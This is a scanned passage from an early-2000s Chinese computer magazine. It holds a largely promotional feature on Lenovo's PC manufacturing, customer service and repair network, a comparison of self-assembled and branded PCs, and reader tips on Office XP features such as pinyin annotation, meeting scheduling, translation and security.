除了三条流水化的生产线外，联想还有三条Cell生产线。该生产线的工位基本上和流水线类似，但是却是一个工位装配一整台机器。每个工位都有自己独立的订单，有着各不相同的原料（也是事先经备料组配齐的）。

这三条Cell生产线的存在，主要目的是为了适应目前日益增多的客户定制机器的小批量定单。依托流水线25秒一台的工业化生产能力，和Cell生产线上每个工位均可独立装配和测试一台整机的能力，联想现在能够承接大到数十万台（流水线生产），小到一、两台特制PC（Cell生产线生产）的订单，从而可以有效满足各种各样的客户需求。

装配好了的整机，首先会被送到常温调试点I进行功能性测试，包括开关机检测、软盘检测、主机设置、软件杀毒和多媒体测试等。测试是由软件自动完成的，每通过一项测试，就会在屏幕上显示一个对勾，否则显示一个叉。检测的过程相当直观醒目。用这种技术手段进行检测，可以



Cell生产线

有效地保证联想产品的质量。

通过了第一次常温调试后的无故障机器，将会被送到高温老化室进行开机性能检测。按照国家标准，老化室内温度保持在35摄氏度（加上机器内部运行时的发热，此时计算机机箱内的温度将在50摄氏度左右）。经过4小时的老化测试以及检测无问题后，机器会被送到常温调试点II，进行第二次全面的常温功能性测试（测试项目同第一次常温调试），确保机器无故障。



联想整机在进行高温老化测试

经过了上述严格的生产及检验过程后，机器最后还要进行一次外观检查，检查无误的电脑被送到包装组进行产品包装。同时，经过拷贝复制及杀毒软件杀毒后的软件软盘（机器内的硬盘事先已经由资料组安装了操作系统和其他相应软件，并经过杀毒处理）和其他文档资料也一并送到包装组，连同整机一起被包装人员装入包装纸箱中。

包装完毕的电脑并不是结束，必须整批通过质量控制部门的产品抽检，抽检采用国家标准GB2828。抽检不合格者，整批产品都会被送返生产线重新来过。合格者才会被最终入库，等待发运。

第四锤 优良的服务


购买了联想的产品，并不仅仅意味着获得一台电脑，还意味着购买了联想优质的服务。PC有价，服务无价。优质的服务是你可以顺利流畅使用电脑的有力保证。

联想建立有自己的CallCenter（客户电话服务中心），配备了一批高素质的服务人员，在全国开通8008108888免费服务电话，提供365天的24小时电话服务——这下喜欢夜里使用电脑的人们也可以打咨询电话啦。客服中心同一时刻可同时接听200位客户的咨询电话，咨询内容包括联想产品的导购、联想PC使用疑难解答、联想电脑故障报修等。



联想的客服中心

与众不同的是，联想的电话服务人员大部分都是先生，而非常见的“电话小姐”。



联想专业的电话先生和电话小姐

记者在采访时看到，为了保证每个来电都能及时得到处理，联想的电话服务人员甚至连去一下WC都需要报请批准，因为他们是不允许随意离开岗位的。

另外，联想的客服中心并不仅仅是一个电话咨询服务那么简单——它是一个连接客户与联想相关部门的桥梁。比如客户来电询问机器故障后，客服中心会代为联系客户附近的指定维修点，让维修点准备为客户提供维修服务。如果客户提出购买要求，客服中心会代为选择合适的产品，并推荐最近的专卖店。另外，为了保证能够及时快速地解决客户所遇到的各种疑难故障，客服中心还专门设有“故障重现中心”和“二线工程师”。

二线工程师由经验极其丰富的技术人员担任，专门负责解答各类难度较高的专业疑难问题。当一线客服人员遇到解决不了的问题时，会直接记录问题并转接到二线工程师的电话上。二线工程师可以看着电话记录，再和客户进行交流，如此可以免除客户再次重复问题的麻烦。

遇到二线工程师也不曾听说或者见过的故障，客服人员会详细记录客户所用的机型、软硬件配置、故障发生时的表现和具体操作等，送到“故障重现中心”。中心有大批专业人员，并摆放了所有联想出品的各款机型，然后故障重现中心的专业技术人员会根据客户的机型、配置、操作，力求重现客户遇到的故障并寻求出解决之道。仅从这一点就可以看出联想极力为客户着想的良苦用心。



负责笔记本产品的二线工程师



联想的故障重现中心

很多用户购买电脑是为了学习电脑，自己对电脑本不熟悉，所以碰到故障时难免手足无措。偏偏电脑又是很容易出故障的产品(比如软件使用不当造成死机，误操作造成死机等等)，所以非常需要有经验的人指导。此时，联想的客户服务中心的免费电话就成了他们最好的老师，联想的客服人员会耐心细致地一一给他们解释，教导他们如何使用电脑和解决故障……

在和联想客服人员交谈时，笔者询问他们有没有感觉比较典型的服务实例。

对方谈起，曾经有这样一件事情：北京有位70多岁的老先生，本身不懂英文，但是儿子在美国，告诉他只要买台电脑，就可以收发电子邮件，这样联系起来就比打国际长途节省多了。老人听人说联想电脑不错，于是就买了一台。

电脑是装上了，可是老人连基本的ABC都不认识，身边又没有可以请教的人，怎么办？老人最后想到了联想的8008108888免费咨询电话。于是老人每天就打这个电话，联想的工作人员就耐心地教导老先生如何操作，每天一个电话，每次都要说到2个小时以上。半个月后，当老人终于成功地收到儿子从美国发来的电子邮件后，激动万分，专门买了礼物赶到联想的客服中心表示感谢……老先生说，就冲这些天的电话服务，我就觉得买联想电脑——值！

第五锤 完备的维修

维修是用户最为头痛的事情，也是最挥之不去，无法避免的事情。谁的电脑不曾死机过？除非是领导放在台子上装门面，一年到头开不到两三回，否则没有说不曾遇到过故障的。如果仅仅是软件故障倒也罢了，打打咨询电话，请请高手帮忙，就可解决问题。最怕的是遇到了硬件故障或者损坏。遇到了这种情况，再高的装机高手也免不了要抱上自己的电脑，去当初购机的市场里跑一趟了。而购买了联想的产品，就大可不必如此麻烦。

联想对产品实行全国联保(在中国大陆地区任何地方购买、使用的联想台式电脑，出现保修范围内的硬件故障时，凭电脑保修证书、装箱单和购机发票，可到《联想电脑授权维修站通信录》中的任何一家维修站要求维修服务)，并承诺购机后，主要部件（板卡、CPU、内存、硬盘、电源、软驱、CRT 显示器）三年内免费保修，一般部件（光驱、键盘、鼠标、音箱、CPU 风扇、手写板、耳麦、USB HUB、液晶显示器）提供一年免费保修。

对于正常使用中出现的硬件故障，联想公司提供指定维修机构的上门服务。

对于维修的响应时间，联想公司规定，接到客户请求后4小时内必须予以电话响应。客户距离公司指定维修机构50公里以内，服务人员将在两个工作日内到达现场；50公里以外80公里以内，三个工作日内到达；80公里外100公里内，四个工作日内到达；因具体到达现场的响应时间可能会受到当地实际交通状况的影响，超过100公里或其他特殊情况时，服务人员还会主动与客户协商。另外，对于故障修复时间，联想公司也有着明确的规定。比如上门服务应"当场修复"；送机到特约维修点，应当场修复，交客户带回等等。

迅速的维修响应，精确的故障修复时间，得益于联想庞大的备件储货系统——联想建有巨大的备件仓库，并有着精确的管理系统，可以随时确定各地维修点所需的配件数量，并可随时查询某备件的当前状态，比如是在运输途中还是已经到达指定维修点，或是已经由维修人员送往客户家中。另外也得益于备件系统的高效运作，联想各地的维修点总是有着充足的维修备件，可以随时为客户提供优良的维修服务。



联想的备件仓库

第六锤 更体贴的产品设计

为了更好地服务于用户，联想电脑设计时除了考虑功能性、安全性、兼容性外，还突出了个性与方便性，除了在色彩和造型上颇花心思，在电脑的易用性方面也下了不少功夫。

举个例子来说，看看联想最新款的未来先锋711型电脑，其配置为：Intel P4 CPU、128M内存、40G硬盘、56K Modem、支持手写输入、语音输入、使用15英寸液晶显示器、配32M显存的TNT2 3D图形加速显示卡、64复音波表声卡、音箱、耳麦、因特网键盘、因特网滚轮鼠标，并附送联想电脑学校、WPS2000、金山词霸、金山快译、幸福单词通、益智游戏、幸福媒体播放器、幸福邮件、幸福传真、杀毒等数十种软件，售价10499元。

这款产品中，吸引我们目光的是：

1.使用了LCD的显示器和Intel P4 CPU

在目前市场还在流行纯平显示器的时候，联想已开始推出了使用LCD液晶显示器的电脑。无论从技术和功能上来说，液晶显示器都具有纯平显示器和球面显示器无可比拟的优势；成功地解决了电子辐射和眩光，让眼睛不再疲劳；视角上，15英寸的液晶显示器与17英寸纯平显示器的视觉范围相当；外形上超薄轻巧，大大节省了桌面空间，重量仅为纯平显示器的六分之一左右；平面效果上，液晶显示器已走出球面和纯平显示器失真和闪烁的“烦恼”，实现了真正意义上的完全平面。



液晶显示器

2.特制的键盘和语音输入

和普通的键盘不同，联想的键盘上面还同时集成了手写板，省去你单独购买手写板和软件的千元花销，让你可以轻松通过手写笔度过“打字难关”，符合人们平时的书写习惯。

另外，该电脑还提供语音输入功能，配合电脑中提供的耳麦，你可以轻松自如地对电脑发命令，或者通过说上一段话来起草一篇工作报告。



特制的键盘

3.体贴的软件

联想电脑配装的数十款软件，涵盖了家庭办公、家庭教育、家庭生活、家庭网络和家庭娱乐共五大类的各项功能，可大大节省你自己购买软件的开支。

为了满足休闲娱乐的需求，该电脑还提供有极品飞车V、剑侠情缘II、坦克大战、五子棋等游戏。该款电脑的4X AGP TNT2 PRO 32M显卡，配上64复音波表声卡和音箱，可以让你深刻领会“极品飞车V之保时捷之旅”游戏中动人的声光效果。

4.体贴的上网

该款电脑除了提供56K的高速Modem，还随机内置了“中国电信163”上网账号，向用户（限已开通漫游的城市）赠送自购机之日起6个月内无限时免费的上网接入服务（不免电话费），以及一键上网等体贴功能。

另外，该电脑还随机捆绑北大附中网校3个月免费使用账号，促进网上教育（北大附中网校汇集国内优秀的中学教研专家，提供网上答疑、虚拟班级、在线测试等各种服务，是帮助学生提高学习成绩的理想课堂）。

5.时尚的色彩和造型

为了满足人们对于电脑更多更高的要求，该款电脑取材自远古骑士的盔甲，在造型和色彩上进行了一番创新，让电脑更具时尚感。



最新款未来先锋711

有了上述六把千斤重锤，方能铸就今日联想之金字招牌！CF

主持人说：现在市面上的品牌机越来越多，既有国外的著名品牌，比如惠普（HP）、IBM、康柏（Compaq），也有国内的众多品牌，比如联想、方正、TCL、金长城、实达，近来又有海尔、海信等新产品的杀入……

想了解品牌机吗？敬请关注《电脑爱好者》近两期的“特别话题”。

除了关注市场占有率第一的联想电脑，我们还会把眼光投向众多的其他品牌，以《电脑爱好者》独到的眼光审视它们，介绍它们……

希望这个专题可以让大家对品牌机有更多的了解，从而可以真正挑选到最符合自己要求的电脑！

装机、购机大比拼



□北京　小小鸟

一直以来，在PC机市场上，“装机”派和“购机”派一直相持不下，各有各的支持者。说到装机派，各家并无多大区别，无非就是购买散件自行组装；但说到品牌机，却又有不同的厂商和品牌。纵观国内家用电脑市场，联想占据了国内家用电脑市场的半壁江山，应该可说是品牌机的代表。

那么到底是自己装机好？还是购买品牌机好？

下面我们就来看看，购买一台联想电脑和自己组装一台电脑到底有什么不同？

相信看过这篇文章之后，您自己心里就会有一个答案。

第一步 确定购买预算

这一点两者是相同的——购买者首先必须要确定自己能承受的价位，然后再按照价格在市面上寻找最符合自己需求的电脑。一般来说，目前国内的工薪阶层购买电脑，配置价格不会超过一万元——这也是中国国情和国外有很大区别之所在。毕竟在中国，工薪家庭购买一台电脑，还是属于一种购买“大件”的行为。

第二步 确定电脑配置

装机派

预计消耗时间：半年

这是装机派最为耗时的一个步骤，但也是能学到知识最多的一个步骤。时间一般从打算购买电脑开始，到去市场上购买散件正式结束。

首先是订阅多份电脑类的报刊杂志（比如《电脑爱好者》），如饥似渴地翻看其中的市场报价部分以及购机方案之类，囫囵吞枣地学习各种硬件知识，一般在三个月后已经可以满嘴CPU、总线、主频、内存之类的专业名词了。

其次是征求多方意见，首先请身边一位众人公认的高手书写一份装机方案，标明价格，然后拿着方案书再请多位其他“高手”审阅，并恭请一一签署意见，最后根据自己的知识，以报刊杂志推荐的方案做蓝本，以高手方案做参考，再结合市场价格变化，多方比较后，予以综合之，确认最后购机方案。

为了达到最好的性价比，用最低的价格买到最佳性价比的配件，一般中途会多次请高手陪同去“电脑一条街”之类的地方转悠（比如北京中关村电子一条街，南京珠江路电子一条街之类），了解并记录各种硬件产品的价格。

长处：在确定方案的过程中可以学习大量的知识，虽然你未必全部能消化，但是可以保证你领会很多以前看起来有如天书的专业名词。另外，相对来说，自己装机可以买到市面上最新最酷的硬件产品，而品牌机的配置相对来说要比市场上流行的稍微滞后一点。

短处：将花费大量的精力和时间，要进行多项产品从价格到性能的对比与取舍，而且无法保证最后的方案一定就是最优的。往往在购机的最后时刻，还会受到身边陪同购机的高手的意见左右，以及提供配件的商店老板的影响，最后还要受市场情况的限制（比如你需要购买的某种配件，可能正好去购机时就脱销了），在最坏的情况下，可能要跑好几次。

购机派

预计消耗时间：两天

购买联想品牌机者，在确定价位后，事情就很简单了。只要打个免费电话8008108888，直接让服务中心的工作人员为你进行导购就可以了。你只要报出自己期待的价位，具体打算用电脑做什么，服务中心就会为你推荐相应价位的产品。你要做的仅仅是简单的选择。之所以需要两天，是因为第一天打了电话后，需要一天时间考虑一下。

实际上，真正的电脑设计是由联想公司的新品研发部门替你完成的。联想公司有自己独立的研发部门，雄厚的研发实力。虽然受制于国内的制造环境，有些最新材料无法应用到设计中，但是联想的研发实力绝对是一流的。

长处：坐享其成，简单方便，省时省力。

短处：缺少了一个学习的机会（不过，大多数人买电脑仅仅为了用，有多少人试图成为电脑专家呢？就像买汽车来开，有多少人想同时学会修理汽车呢）。

另外，无法像前者那样完全满足自己的喜好（比如你特别喜欢AMD的



CPU，非 AMD 的 CPU 不要，那么选择联想的产品就不太适合你了)。

第三步 采购原料与测试

装机派

预计消耗时间：1 天×N（N 为买不到自己喜爱的品牌配件后重跑的次数）

其实这个过程自从设计方案时就开始了，就是要不断去市场了解行情，了解产品。为了两者之间的比较公平起见，这里我们只取最后购机的时间，所以设为一天。

采购的过程之艰难，没有自己去买过机器的人是不会了解的。尤其是对于第一次购机的人，为了讨价还价以及避免被奸商所骗，请高手出马助阵是绝对少不了的。但是就算是高手出马，也免不了马失前蹄的时候——因为高手鉴别货品，无外乎凭的是经验、眼力、手感，而现在假冒伪劣的技术越来越高，有些假货甚至放在原厂技术人员面前一时都看不出来，所以要是高手买到了假货，也是毫不奇怪的。

长处:可以学会如何识别假冒伪劣产品，学会如何和奸商打交道。

短处:不是每个人都是火眼金睛，所以买到了假冒伪劣产品毫不为奇。

购机派

预计消耗时间：无

对于购机派来说，不存在采购与测试过程，因为这个过程由整机厂商予以代劳。比如联想电脑，该公司有严格的采购与测试过程，采购全部是直接面向业内有名的厂商定购，所以根本不存在假货。

长处:不用操心。

第四步 整机制造

装机派

这是绝对要请高手出马的事情。除了端茶倒水，剩下的就是看着高手挥汗如雨地大干了。虽然某些高手装机无数，动作利落，但是也不能保证你的配置他一定可以很快地搞定（比如你使用了一款很特殊的机箱，他就得好好研究上一会儿）。

长处：自己动手可以有成就感，也可以学习到很多知识，而且以后机器出了故障，可以熟门熟路地自己动手拆卸机箱进行解决。

短处：没有高手指点，贸然动手难免有失手的时候，到时候就只能欲哭无泪了。

购机派

预计消耗时间：15 分钟

实际上联想流水线出品一台电脑的时间是以秒计的，比如说25秒出产一台电脑。

但是我们这里以客户购买后回到家里再把电脑装起来的时间进行计算。将联想整机拿回家后，要做的只是拆箱和连线，相对来说非常简单。即使是毫无装机经验的人，也可以很快搞定。

长处：省心省力。

短处:永远对拆卸电脑抱有敬畏感。

第五步 整机测试

装机派

预计消耗时间：1 天

在时间方面，需要半天的安装软件，半天的拷机测试。

这个过程一般由随行的高手负责完成，利用半天的时间拷机、测试机器的整体性能和兼容性等。如果拷机不出问题的话，那么恭喜你，你的机器购买过程就算告一段落了。否则你必须重新打包机器，连同高手一同返回购机之处，和商家再理论一番……

长处:依旧是可以学到知识，并可以消磨炎炎夏日的漫长时间。

短处:看着新买的机器频频死机，是一种非人的折磨。

购机派

预计消耗时间：0

对于联想整机来说，连线结束就意味着一切 OK，这台电脑马上就可以用了，不再需要任何的拷机和检测工作。因为在制造过程中，联想已经进行过了各种各样的检测。

长处：省心省力。

第六步 软件购买与安装

装机派

预计消耗时间：半天

短处：另外购买软件，需要消费一笔不小的开支。

购机派

预计消耗时间：0


已经全部预装好了，开机即可使用，而且都是正版软件。

第七步 使用及疑难解答

一、故障

装机派

只能自己动手，或者致电高手，



请其帮忙予以解决。由于故障的发生频率太高（尤其是新用电脑的人），除非你和高手很熟，否则很快你就会不好意思再去麻烦别人，从而走上一条比较艰难的自学之路。

长处：自己动手解决故障是高手的必经之路。

短处：不是每一个故障都是你可以自己搞定的，遇到麻烦时，只能请人帮忙……

购机派

拨打厂家提供的免费咨询电话。一切问题，不管多难或者多容易，都可以竹筒倒豆子般倾泻给对方，让对方去头痛，然后他还得慢声细语地教导你如何搞定麻烦。

短处：对想迅速成为高手者不利，因为你只知道了如何解决故障，却未必明白故障产生的原因。

二、保修

装机派

一般所有配件都是一年保修服务，超过一年者，责任自负。

购机派

一般品牌机会对主要部件提供三年保修，一般附件一年保修。如果购买的是联想产品，联想承诺对于正常使用中出现的硬件故障，一年内派人上门维修。

第八步 产品特色之其他比较

装机派

由于市面产品的千篇一律（也难怪人家批量生产的东西），所以高手装机完成后的电脑，看起来都差不多。

购机派

为了更好地服务于用户，现在的各品牌机设计都突出了个性与方便性，除了在色彩和造型上各施奇招外，在电脑的易用性方面也下了不少功夫（比如把传统的USB接口从机箱后部移到机箱前面）。

举例来说，联想最新款未来先锋711的机型，除了有特别的造型和色彩，还提供了液晶显示器、特制键盘（支持手写板），并另外附赠多款软件和游戏，随机捆绑Internet上网账号等。

结语

相信看过这篇文章后，你可以和我一样，得出如下结论：

如果你是个学生，或者你有大量的空余时间；如果你想把购买电脑的过程当作是一种学习过程，或者你觉得自己动手才最有乐趣；如果你觉得遇到故障时自己解决可以学到更多的知识，或者你有一个身为高手又百问不厌、可以招之即来的朋友；如果你的确非常在乎那价格上的差异，或者你所在的地方根本买不到品牌机；如果你想买到市面上最新最酷的硬件设备，或者你热衷于超频，那么自己动手装机该是你最好的选择。

如果你不是上述这些情况，而只是想购买、学习和使用电脑，那么我们建议你还是稍微多花一些钱，选择联想这样的大牌品牌机厂商，选择这样的产品可以让你放心、满意，无后顾之忧。换句话说，你是在用金钱购买时间——毕竟，这个时代，时间是最值钱的东西。

由于品牌机并不仅仅是联想一家，所以如果你选定了购买品牌机，但是又拿不定主意到底选择哪家品牌机的话，敬请参考CFan评测室栏目中的《六虎相争，鹿死谁手》一文。CF

主持人说：

大家好！特别话题栏目已经推出了一段时间，但是可能是由于主持人水平的关系，栏目推出的内容似乎并不能完全贴合读者的口味。因此衷心希望我们的热心读者可以多多来信，多多批评，多提建议，让我们把栏目做得更好！

E－mail地址：focus@cfan.com.cn

另外，关于12期的特别话题《考试与认证》中的内容，这里作一些补充说明：

12期的特别话题中，由于作者的资料略有误差，关于计算机软件专业技术资格和水平考试中的分数并不十分准确。水平考试分上下午两场。除初级程序级别为上下午各60分外，其他级别均为上下午满分各为75分，及格分数为45分。一般上午基础考试及格分数不变，每年都为45分。下午及格分数则通常有所浮动，一般在40-45分之间。还有，报名时间现在改为6月了。

另外，“中国计算机软件专业技术资格和水平考试”今年共分为6个级别：初级程序员、程序员、系统设计师（高级程序员）、系统分析员、网络程序员和网络设计师。文中所说的4个级别是去年以前的级别，今年已经改了，而且以后还将拓展到信息技术领域的其他方面。另外，软件专业技术资格和水平考试是国家人事部和国家信息产业部组织的，而不是电子工业部（编者注：早年该考试的确是电子工业部组织的，编者自己就参加过）。

至于高新信息技术考试方面的问题，感兴趣的读者可以直接打电话给天津福克斯公司张苗小姐，电话是022-27373616。



精彩Office XP之中文版式方案篇

□江苏　太子

从Office2000到Office XP，变革是非常深远的——“她”简化了个人的日常工作程序；与他人的群组工作也更加高效，促进了团队合作……这一切只有亲身体验才能知晓！下面的精彩方案将助您一臂之力！

——步步高栏目主持　小渔

现在的中文编辑排版软件是琳琅满目，各式各样的都有，但是所有的排版软件在为中文加拼音时，都显得有点力不从心。记得曾经为朋友打印小学一年级语文试卷时，其中有一段文字为了防止小学生不认识，全都是加拼音的。后来，我又是找符号，又是上标与下标的，整整一夜，才将不太平整与美观的拼音给了他，差点让我得了拼音恐慌症。下面就让我们来看一看XP中丰富的中文版式，看看加拼音是否还很难。

●拼音指南

这个功能就是为汉字加拼音用的，先选中需要加拼音的文字，然后单击“格式/中文版式/拼音指南”，打开“拼音指南”窗口（如图1）。由于拼音的字号是五号字，比较小，所以我们可以在图1所示窗口对拼音的“对齐方式”、“字体”、“偏移量”（拼音与汉字之间的间距）、“字号”进行设置，设置好后，按“确定”就OK了（如图2）。



图1




图2

●带圈字符

带圈字符大家一定不会陌生，在以前的Office的符号库里就有这样的带圈字符：①②③④⑤⑥⑦⑧⑨⑩，只有十个。现在在XP中，不但可以将带圈数字扩展到99，还可以将汉字带圈。单击“格式/中文版式/带圈字符”，打开“带圈字符”窗口（如图3），在“文字”里面填上要圈的文字或数字，汉字只能写一个，半角数字写两个，然后选择“圈号”，最后选择一下“样式”，单击“确定”就行了（如图4）。



图3




图4

●双行合一

在编辑排版的时候，我们经常需要将两行文字合并成一行。过去的方法是：将第一行的文字改为上标，而将第二行的文字改为下标，很显然，这样不但麻烦，而且有时也不容易成功。现在XP中的双行合一，就很容易了。先选中要修改的两行文字，然后单击“格式/中文版式/双行合一”，打开“双行合一”窗口（如图5），如果想加一对括号什么的，可以在“带括号”前面打上勾，然后选择后面的括号样式，单击“确定”，效果不错吧（如图6）！



图5




图6

其实在XP的中文版式中还有“纵横混排”、“合并字符”，操作十分简便，大家试一试就知道了，不再多讲。CF

精彩Office XP之约会方案篇

□江苏　太子

Office XP为我们准备了精彩的“安排会议”功能，约会只是其中一个小小的运用而已。“安排会议”还可以事先邀请一些朋友到家里做客，或者开会等，这样不但可以免去电话费，而且还可以避免一些你不愿意看到的现象，如别人当面说没有时间参加；客人收到请柬后，由于事务安排冲突没有参加你的会议等。

1.单击“工具/联机协作”，然后选择“安排会议”命令（如图1）。

2.进入“安排会议”窗口（如图2）。


3.单击“安排会议”窗口中的“计划”，进入“计划”窗口（如图3）。

4.添加与会者名单，可以是手工添加，也可以通过单击下面的“添加其他人”按钮，然后选择“添加自通讯簿”，进入“选择与会者及资料”窗口进行添加（如图4）。



图1

5.与会者选好后，下面我们就设定会议的开始和结束时间。如果这一段时间内已有了日程安排，时间图中会显示出“忙”的信息，这时可以单击



Í¼2




图3



图4



图5

“自动选取”按钮，根据里面的选项，可以自动选取会议合适的时间。

6.然后单击“约会”，回到图2，填写你的主题、地点等内容。其他的如发件人，开会时间等都不需要再设置了(如图5)。

7.设置好后，单击“发送”按钮，就可以将会议通知发送给所有的与会者，单击“关闭”按钮，会议安排完毕 。

一切都是那么轻松！CF

精彩Office XP之网上开会方案篇

□江苏　太子

在我们单位，三天一大会，两天一小会。一个星期下来，也不知道开的什么会？时间就在静坐与闲聊中，悄悄地从你的身边溜走。这好像与当今信息社会有点格格不入的感觉。再说，现在好多单位都上网了，局域网也搞得不错，为什么不网上开会呢？

Office XP给我们带来了全新的网络感觉，现在只要有了Office XP，就可以坐在家里，通过网络在网上进行开会了。

单击菜单栏中的“工具／联机协作”，然后选择“现在开会”选项，Word会立即弹出“联机会议”工具栏（如图1），同时Windows任务栏的系统托盘上也应出现一个叫“MS NetMeeting”的程序图标(如图2)，两者缺一不可。

然后右击系统托盘上的“NetMeeting”图标，选择“打开”，怎么样，是不是感到很面熟啊(如图3)？“NetMeeting”大家一定不会陌生吧，下面就可以开始找人开会了。

注:召开网上会议的前提是参会诸方必须事先上网并打开NetMeeting。如果受邀请人虽在网上，但未运行NetMeeting，您可以事先通过电子邮件或聊天室的方式通知他（当然也可用电话），以便适时运行NetMeeting，收到联机会议的邀请信息。若是动态IP地址的参会者，也可查出本机的当前IP后用上述方式通知主动呼叫方，以便被呼叫。CF



图1



图2



图3

精彩Office XP之翻译方案篇

□江苏　小杨

英语太差！唉！虽然许多IT商家为我们研制了许多翻译方面的软件，如金山词霸、快车3000等，但它们都存在着这样那样的缺点，最起码的一点就是，如果遇到一个我不认识的英文单词，就要单击“开始／程序”，找到上述翻译软件，然后看着它吞吃我的内存，翻译后，还要自己动手把翻译的结果输入到当前编辑的文档中。

Office XP中提供了基本的双语词典和翻译功能，如果你安装的是中文版本的Office XP，那么中文与英语之两本大字典就被安装在你的计算机当中了。Office XP除了提供中英文之间互译，同时还提供了法语与英语、西班牙语与英语等多种语种之间的互译，当然当你需要这些语种互译之前，先要安装这些字典哟。Office XP提供的翻译功能，不仅局限于本机，还可以连接到万维网上的翻译服务，让你的翻译也来个全球化。

我们在编辑文字时，遇到要翻译的单词或短语时，先要打开翻译窗口：直接单击菜单上的“工具”菜单，再指向“语言”，然后单击“翻译”可显示该任务窗口（如图1）。在翻译窗口中，可以对三种翻译内容进行即时翻译：

1.文字，即人工在表单中填写要翻译的单词与短语（这也是其他翻译软件常用的一种翻译方法)。

2.当前选择范围，即翻译你在文

档中所选择的内容。

3.整个文档，顾名思义，就不用我说了。

确定好翻译内容后，我们就要选择“ 词典 ”了，如果你的翻译内容是英语，当然“ 词典 ”选择英语（美国）到中文（中国）。好了，下面你只要单击“ 词典 ”旁边的“ 浏览 ”按钮，在“ 结果 ”视窗中将显示出翻译的结果（如图2）。下面只要你在“ 结果 ”框中选中你要的译文，然后单击“ 替换 ”，即可将刚才选中的“ girl ”替换为“ 女孩 ”，是不是很省力！

如果你想对整个文档进行翻译，选择“ 整个文档 ”项，然后单击翻译窗口下面“ 通过 Web 翻译 ”中的“ 浏览 ”按钮，这样可将你要翻译的整个文档直接连接到万维网上的翻译服务进行翻译。CF



Í¼1



图2

精彩 Office XP 之 安全方案篇

□江苏　太子

安全问题，一直是微软的一大热门话题，所以现在微软的每一个新产品的推出，都在安全方面做了大量的研究与实验。在这款新推出的 Office XP 中，微软的安全意识也特别强，下面就让我们来瞅一瞅吧。

● Office XP 本身的产品安全

提到安全，当然首先想到的就是 Office XP 本身的产品安全，即防盗问题，而现在的 Office XP 在安全防盗上面做得比以前大有改观。在安装 Office XP 时，无论你采用何种安装方式（升级或者从头安装），安装完毕后，你都必须先对 Office XP 产品进行“ 激活 ”，如果不激活产品，那么对不起，你的 Office XP 将只能使用 50 次。激活最常用的办法是使用 Internet 进行激活（方法是：单击菜单栏中的“ 帮助 ”，然后选择“ 产品激活 ”）。还有一点要说明的就是，Office XP 的产品激活采用了一种比较“ 狡猾 ”的加密手法，市场上中文正式版的盗版，虽然暂时好用，可能使用一段时间后，将自动报废。

●文档的安全问题

看着自己辛辛苦苦敲出来的文档，正洋洋得意的时候，突然计算机跳出一个窗口：“ 非法操作，请关闭 ”。惨了，刚才没有保存文件，望着“ 关闭 ”按钮迟迟不敢按。大家知道如果按下来，一切的工作可能就要从头开始。现在好了，Office XP 在文档安全方面引入了全新的安全技术，使得文档有了多重保护，主要措施有以下几种：

1.自动恢复功能。如果你的程序遇到错误或停止响应时，你正在处理的文档可能无法保存，而被迫退出，不要担心，Office XP 有强大的自动恢复功能。下一次打开程序时，该文档将显示在“ 文档恢复 ”任务窗格中（如图1），现在对它保存吧！^_^

2.Office 安全模式。这里的安全模式与过去使用的操作系统中的安全模式有点相似。当 Office XP 检测到问题时，它将自动隔离启动。您可以忽略该问题，然后以安全模式运行 Office 程序，并继续工作，不必为错误而担心。

3.检测并修复。Office XP还能自动对崩溃的文档进行修复，在出现错误或者是不能打开文件的情况下，Office XP还能恢复失效的功能。你也可以在“ 打开文件 ”对话框中选择“ 打开并修复 ”来启动该功能（如图2）。

4.崩溃报告工具。Office XP为了让软件更好地安全运行，在Office XP中专门设置了一个Office崩溃报告工具，它将收集有关程序崩溃的分析信息，并将其发送到公司的信息技术部门，从而让工程师修正这些问题。

●邮件安全问题

病毒是计算机的一大蛀虫。而在病毒的家族里，却有一部分是以 Outlook 为攻击目标的，这次新推出的 Office XP，为了加强邮件的安全性，对以 Outlook 为攻击目标的系列病毒采取了一定的安全措施，这些病毒包括“ 爱虫 ”病毒、“ 库尔尼科娃 ”病毒等。在Office XP新的Outlook邮件系统中，微软第一次将安全性提升，而且不把它作为一个可选项。另据报道，为了进一步加强邮件的安全性能，在这一电子邮件系统中，将默认设置改为在附件中禁用30多种不同的文件类型，包括 Windows 帮助文件、执行文件、批处理文件、Java 和 VBScript 文件、HTML 程序文件、CD 图像和屏保程序等。当然用 Outlook 2002 的用户可能将仍能发送这些最常被用来作为病毒载体的文件，但是发件人会收到一条信息，显示其他Outlook用户可能无法打开这些附件，以提醒用户加强安全意识。CF




图1

